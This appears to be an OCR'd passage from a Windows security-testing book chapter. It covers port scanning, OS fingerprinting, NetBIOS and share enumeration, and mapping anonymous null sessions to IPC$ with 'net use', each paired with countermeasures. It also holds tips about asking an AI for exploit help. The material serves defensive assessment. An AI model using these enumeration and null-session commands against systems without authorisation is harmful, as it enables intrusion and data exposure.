

pl - NetScanTools® Pro 11.92.3
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Favorite Tools
Active Discovery Tools
Port Scanner
Promiscuous Mode Scanner
SMB Scanner
SNMP - Core
SNMP - Advanced
SSL Certificate Scanner
Switch Port Mapper Launcher
Traceroute
Traceroute - Graphical
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Manual Tools - Port Scanner
Target Hostname or IP Address
10.1.1.202
Use Target List When Scanning
Scan Complete - 135 ports scanned in 6 sec.
Port Range and Scan Mode
TCP Full Connect
UDP Ports Only
TCP Full+UDP Ports
TCP SYN Scan (Half Open)
TCP Custom Scan
Port Range
Start 1
End 1024
Add Note
Jump To Automated
Reports
Add to Favorites
Scan Range of Ports
Scan Common Ports
Edit Common Ports List
Edit Target List
Stop
Settings
Defaults
Network Interface (autoselected based on target IP address)
Ethernet 2 (10.1.1.230) - Realtek PCIe GbE Family Controller #2
Show All Scanned Port Results
Show TCP Summary
Show UDP Summary
TCP Full Connect Response Summary
1: Active TCP Ports, 3
2: Active TCP Ports Returning Data, 0
3: TCP Ports Rejecting Connection, 0
4: No Response - Timeout, 100
Connect Timeout
2000
Read Timeout
3000
IP Address Port Port Desc Protocol Results Data Received
10.1.1.202 53 domain UDP Port Active - Unconfirmed
10.1.1.202 68 bootpc UDP Port Active - Unconfirmed
10.1.1.202 69 tftp UDP Port Active - Unconfirmed
10.1.1.202 111 sunrpc UDP Port Active - Unconfirmed
10.1.1.202 123 ntp UDP Port Active - Unconfirmed
10.1.1.202 135 epmap TCP Port Active
10.1.1.202 135 epmap UDP Port Active - Unconfirmed
10.1.1.202 136 - UDP Port Active - Unconfirmed
10.1.1.202 137 netbios-ns UDP Port Active - Unconfirmed
10.1.1.202 138 netbios-dgm UDP Port Active - Unconfirmed
10.1.1.202 139 netbios-ssn TCP Port Active
10.1.1.202 139 - UDP Port Active - Unconfirmed
10.1.1.202 161 snmp UDP Port Active - Unconfirmed
10.1.1.202 162 snmptrap UDP Port Active - Unconfirmed
10.1.1.202 445 microsoft-ds TCP Port Active
10.1.1.202 445 microsoft-ds UDP Port Active - Unconfirmed
10.1.1.202 500 isakmp UDP Port Active - Unconfirmed
10.1.1.202 514 syslog UDP Port Active - Unconfirmed
For Help, press F1
CAP NUM SCRL

FIGURE 12-1: Port-scanning a Windows 11 system with NetScanTools Pro.

TIP If you're interested in learning more about specific Windows ports and services, a simple prompt to your favorite AI LLM will outline much of what you need to know. For example, you could ask "tell me more about NetBIOS UDP and TCP ports and how they can be exploited" and "if I'm running Windows 11 on my workstations,

do I need to worry about potential exploits?" Psst: in case you're wondering, the short answer for this latter prompt is "likely so." When in doubt, disable protocols you don't need for using Windows. Again, another great use case for AI: "Write me a PowerShell script to disable NetBIOS across all my Windows 11 systems."

2. **Perform system enumeration (such as scanning for shares and versions of the Server Message Block, aka SMB, protocol) by using an all-in-one assessment tool (such as Nessus) or a tool that does targeted work (such as NetScanTools SMB Scanner).**

   Figure 12-2 shows an SMB Scanner scan that shows SMB version 1 running on a system, making it vulnerable to ransomware attacks such as those brought on by the WannaCry and EternalBlue exploits.




FIGURE 12-2: Gathering SMB versions with NetScanTools SMB Scanner.

If you need to quickly identify the specific version of Windows that's running, you can use Nmap (`https://nmap.org/download.html`) with the `-O` option, as shown in Figure 12-3.

TIP Other OS fingerprinting tools are available, but I've found Nmap and commercial scanners such as Nexpose to be the most accurate.



DOS Prompt
C:\nmap>nmap 10.11.12.199 -O
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2004-01-01 15:11 Eastern Standard Time
Interesting ports on win2k3 (10.11.12.199):
(The 1652 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
1025/tcp open NFS-or-IIS
1026/tcp open LSA-or-nterm
Device type: general purpose
Running: Microsoft Windows 2003/.NET
OS details: Microsoft Windows .NET Enterprise Server (build 3604-3790)
Nmap run completed -- 1 IP address (1 host up) scanned in 9.223 seconds
C:\nmap>

FIGURE 12-3: Using Nmap to determine the Windows version.

3. **Determine potential security vulnerabilities.**

   Vulnerability analysis can be subjective and may vary from system to system but look for interesting services and applications and proceed from that point.

Countermeasures against system scanning

You can prevent an external attacker or malicious internal user from gathering certain information about your Windows systems by implementing the proper security settings on your network and the Windows hosts. You have the following options:

- Use a network firewall or web application firewall for systems running Internet Information Services (IIS).
- Use the built-in Windows Firewall or other local firewall software on each system. You may need to specifically block the Windows networking ports, such as RPC (port 135) and NetBIOS (ports 137–139 and 445). Be careful because this procedure can break Windows network communication, especially on servers.
- Disable unnecessary protocols and services so that they don’t appear when a connection is made.

REMEMBER You can use AI to help with these Windows tests and vulnerabilities. Not only for research but also for assistance with scripting and troubleshooting why exploits may not be working. I don't cover PowerShell much here, but you can leverage AI to write detailed PowerShell scripts to help with certain Windows OS functions and potentially even digging into the exploits outlined here and elsewhere online.

NetBIOS

You can gather Windows information by poking around with NetBIOS (Network Basic Input/Output System) functions and programs. NetBIOS allows applications to make networking calls and communicate with other hosts within a LAN. Microsoft started phasing out net bios many years ago so this may not apply if you're using more modern Windows installations such as Windows 10 and 11. Still, you'll likely be surprised at the number of legacy (unsupported) versions of Windows that are still on your network.

WARNING These Windows NetBIOS ports can be compromised if they aren't secured properly:

- UDP ports for network browsing:
  - Port 137 (NetBIOS name services, also known as WINS)
  - Port 138 (NetBIOS datagram services)
- TCP ports for Server Message Block (SMB):
  - Port 139 (NetBIOS session services, also known as CIFS)
  - Port 445 (runs SMB over TCP/IP without NetBIOS)

Hacks

The hacks described in the following two sections can be carried out on unprotected systems running NetBIOS.

UNAUTHENTICATED ENUMERATION

When you're performing your unauthenticated enumeration tests, you can gather configuration information about the local or remote systems in two ways:

- Using all-in-one scanners, such as Nessus
- Using the nbtstat program that's built into Windows (nbtstat stands for NetBIOS over TCP/IP Statistics)

Figure 12-4 shows information that you can gather from a Windows 11 system with a simple nbtstat query.

nbtstat shows the remote computer's NetBIOS name table, which you gather by using the `nbtstat -A` command. This command displays the computer name, the domain name, and the computer's media access control (MAC) address.

TIP An advanced program such as Nessus isn't necessary to gather this basic information from a Windows system. The graphical interface offered by commercial software such as Nessus, however, presents its findings in a pretty fashion that's often easy to use. Additionally, you have the benefit of gathering the information that you need with one tool.




FIGURE 12-4: Using nbtstat to gather information on a Windows 11 system.

SHARES

Windows uses network shares to share folders or drives on the system so that other users can access them across the network. Shares are easy to setup and provide a great way to share files with other users on the network without having to involve a server. Shares, however, are often misconfigured, allowing users without a business need, malware, and external attackers who have made their way inside the network to access information that they shouldn't be able to get to. Outside of simply browsing the network through the Network function in Windows Explorer, you can search for Windows network shares by using a dedicated tool such as my favorite SoftPerfect Network Scanner (`https://www.softperfect.com/products/networkscanner/`) and GFI LanGuard (`https://gfi.ai/products-and-solutions/network-security-solutions/languard`). These tools scans an entire range of IP addresses for Windows shares, as shown in Figure 12-5.

Personal or departmental shares such as those shown in Figure 12-5 are very common and almost always have sensitive information that should not be shared on the network. After those with ill intent discover such shares, they're likely to dig a little further to see whether they can browse and access the files within the shares. I cover shares and

sensitive information on network shares later in this chapter and in Chapter 16.

TIP Test for open shares with domain user authentication rather than domain administrator because permissions will show you everything anyway. Just a plain Windows domain user with permissions representative of some (or all) users is best.




FIGURE 12-5: Using LanGuard to scan for open Windows shares.

Countermeasures against NetBIOS attacks

You can implement the following security countermeasures to minimize NetBIOS and NetBIOS over TCP/IP attacks on your Windows systems:

- Use a network firewall.

- Use Windows Firewall or some other local firewall software on each system. Note that Windows Firewall is enabled by default on modern versions of Windows. However, it can be disabled by users or other software, so you have to be on the lookout for that.
- Ensure SMB version 1 is disabled, ideally supporting SMB version 3.x.
- Disable Windows file sharing, the setting for which is located in the Windows Control Panel. In Windows 10 and Windows 11, it's located under Control Panel, Network and Internet, Network and Sharing Center, Change Advanced Sharing Settings.
- Educate your users on the dangers of enabling file shares with improper security access controls for everyone on the network (ransomware included!) to access. I cover these risks later in this chapter as well as in Chapter 16. Shares are no doubt among the greatest risks on most networks today, and so many IT and security professionals are overlooking this risk.

WARNING Hidden shares — those with a dollar sign ($) appended to the end of the Windows share name — really don't help hide the share name. Any of the tools I've mentioned can see right through this form of security by obscurity. In fact, if you come across such shares, you'll want to look at them more closely because users may be trying to hide something or otherwise know that the information on the share is sensitive and don't want to draw attention to it, even though they do!

Detecting Null Sessions

A well-known vulnerability within Windows can map an anonymous connection (or *null session*) to a hidden share called IPC$ (which stands for *interprocess communication*). This attack method can be used to

gather Windows host configuration information, such as user IDs and share names, or edit parts of the remote computer's registry.

Although Windows Server 2008 (and later) and Windows 7 (and later) don't allow null-session connections by default, I often come across Windows 10 and Windows 11 systems that have been configured in such a way (by disabling Windows Firewall). This vulnerability can cause problems on your network.

REMEMBER Although later versions of Windows are much more secure than their predecessors, don't assume that all's well in Windowsland. I can't tell you how many times I see supposedly secure Windows installations tweaked to accommodate an application or other business need that happens to facilitate exploitation, such as ransomware and remote access using Metasploit.

Mapping

Follow these steps for each Windows computer to which you want to map a null session:

1. **Format the basic `net` command like this:**

```
net use \\host_name_or_IP_address\ipc$ "" "/user:"
```

The `net` command to map null sessions requires these parameters:

- `net` (the built-in Windows *network* command) followed by the `use` option
- The IP address or host name of the system to which you want to map a null connection
- A blank password and username

TECHNICAL STUFF The blanks are why the connection is called *null*.

2. **Press Enter to make the connection.**

   Figure 12-6 shows an example of the complete command when mapping a null session. After you map the null session, you should see the message `The command completed successfully`.




FIGURE 12-6: Mapping a null session to a vulnerable Windows system.

TIP To confirm that the sessions are mapped, enter this command at the command prompt:

```
net use
```

As shown in Figure 12-6, you should see the mappings to the IPC$ share on each computer to which you're connected.

Gleaning information

With a null-session connection, you can use other utilities to gather critical Windows information remotely. Dozens of tools can gather this type of information.

You, like a hacker, can take the output of these enumeration programs and attempt (as an unauthorized user) to do the following:

- Crack the passwords of the users you find. (See Chapter 8 for more on password cracking.)
- Map drives to each computer's network shares.

You can use the following applications for system enumeration against server versions of Windows earlier than Server 2003 as well as Windows XP. As mentioned before, don't laugh — I *still* see these archaic versions of Windows running.

net view

The `net view` command (see Figure 12-7) shows shares that the Windows host has available. You can use the output of this program to see information that the server is advertising to the world and what can be done with it, including the following:

- Share information that an attacker can use to exploit your systems, such as mapping drives and cracking share passwords
- Share permissions that may need to be removed, such as the permission for the Everyone group, to at least see the share on older Windows 2000–based systems if you have them on your network




FIGURE 12-7: net view displays drive shares on a remote Windows host.

Countermeasures against null-session hacks

TIP If it makes good business sense to do so and the timing is right, upgrade to the more-secure Windows Server 2025 and least Windows Server 2022, as well as Windows 11, which don't have the vulnerabilities described in the following list.

You can easily prevent null-session connection hacks by implementing one or more of the following security measures:

- Block NetBIOS on your Windows server by preventing these TCP ports from passing through your network firewall or personal firewall:
  - 139 (NetBIOS sessions services)
  - 445 (runs SMB over TCP/IP without NetBIOS)
- Disable File and Printer Sharing for Microsoft Networks on the Properties tab of the machine's network connection for systems that don't need it.
- Restrict anonymous connections to the system. If you happen to have any Windows NT and Windows 2000 systems left in your environment (I hope not!), you can set `HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous` to a DWORD value as follows:
  - *None:* This setting is the default.
  - *Rely on Default Permissions (Setting 0):* This setting allows the default null-session connections.
  - *Do Not Allow Enumeration of SAM Accounts and Shares (Setting 1):* This setting is the medium-security level and still allows null sessions to be mapped to IPC$, enabling such tools as Walksam to garner information from the system.
  - *No Access without Explicit Anonymous Permissions (Setting 2):* This high-security setting prevents null-session connections and system enumeration.

WARNING No Access without Explicit Anonymous Permissions can create problems for domain controller communication and network browsing, so be careful! You could end up crippling the network.

For later versions of Windows, starting with Windows Server 2008 R2 and Windows 7, ensure that the Network Access anonymous components of the local or group security policy are set as shown in Figure 12-8.



Local Security Policy
File Action View Help
Security Settings
Account Policies
Local Policies
Audit Policy
User Rights Assignment
Security Options
Windows Firewall with Advanced S
Network List Manager Policies
Public Key Policies
Software Restriction Policies
Application Control Policies
IP Security Policies on Local Comp
Policy
Security Setting
Network access: Allow anonymous SID/Name translation
Disabled
Network access: Do not allow anonymous enumeration of SAM accounts
Enabled
Network access: Do not allow anonymous enumeration of SAM accounts and shares
Disabled
Network access: Do not allow storage of passwords and credentials for network auth...
Disabled
Network access: Let Everyone permissions apply to anonymous users
Disabled
Network access: Named Pipes that can be accessed anonymously
Network access: Remotely accessible registry paths
System\CurrentControlS...
Network access: Remotely accessible registry paths and sub-paths
System\CurrentControlS...
Network access: Restrict anonymous access to Named Pipes and Shares
Enabled
Network access: Shares that can be accessed anonymously
Not Defined
Network access: Sharing and security model for local accounts
Classic - local users auth...

FIGURE 12-8: Default local security-policy settings in Windows 7 that restrict null-session connections.

Checking Share Permissions

Windows *shares* are the available network drives that show up when users browse the network via the *Network* option in Windows. Windows shares are often misconfigured, allowing more people to have access to them than should. The casual browser can exploit this security vulnerability, but a malicious insider who gains unauthorized access to a Windows system can create serious security and compliance consequences, including leaking sensitive information and even corrupting or deleting critical files.

Windows defaults

The default share permission depends on the Windows system version.

Windows 2000 and other legacy versions

When you create shares in Windows 2000 and Windows XP, by default, the Everyone group is given Full Control access in the share to browse, read, and write all files.

You should, by all means, no longer have these legacy versions of Windows running on your network, but they’re still around!

TIP If you insist on running legacy Windows systems, place them behind a firewall or proxy that strictly limits allowed ports and source IPs. If they are serving up web applications, put them behind a WAF.

WARNING Anyone who maps to the IPC$ connection with a null session (as described in "Detecting Null Sessions" earlier in this chapter) is automatically made part of the Everyone group. As a result, remote hackers can automatically gain browse, read, and write access to older Windows systems after establishing a null session.

Modern versions

In modern versions of Windows (Windows Server 2025 and Windows 11), the Everyone group is given only read access to shares. This setting is definitely an improvement over older versions of Windows. However, in some situations, you don't want the Everyone group to have even read access to a share. This is especially true when users have the ability to do whatever they want with permissions for shares they create on their local systems. The best thing to do is not allow users to create local shares. You can do this by removing local administrator rights and enforcing AppLocker policies or similar with a third-party tool. You can also disable sharing via group or local policy. For example, load gpedit.msc. Under User Configuration/Administrative Templates/Windows Components/File Explorer look for and enable the following:

Remove "Map Network Drive" and "Disconnect Network Drive"

Hide these specified drives in My Computer

REMEMBER Share permissions are different from file permissions. When creating shares, you have to set both types of permissions. In current versions of Windows, these settings create hoops for casual users to jump through and discourage share creation, but it's not foolproof. Unless you have your Windows desktops locked down, users can share out their files at will, including via cloud-based filesharing services such as OneDrive and Dropbox.

Testing

Assessing your share permissions is a good way to get an overall view of who can access what. This testing shows how vulnerable your network shares — and sensitive information — can be. You can find shares with default permissions and unnecessary access rights enabled. Trust me; they're everywhere!

The best way to test for share weaknesses is to log in to the Windows system via a standard local or domain user with no special privileges and then run an enumeration program so you can see who has access to what.

SoftPerfect Network Scanner has built-in share-finder capabilities for uncovering unprotected shares, the options for which are shown in Figure 12-9.

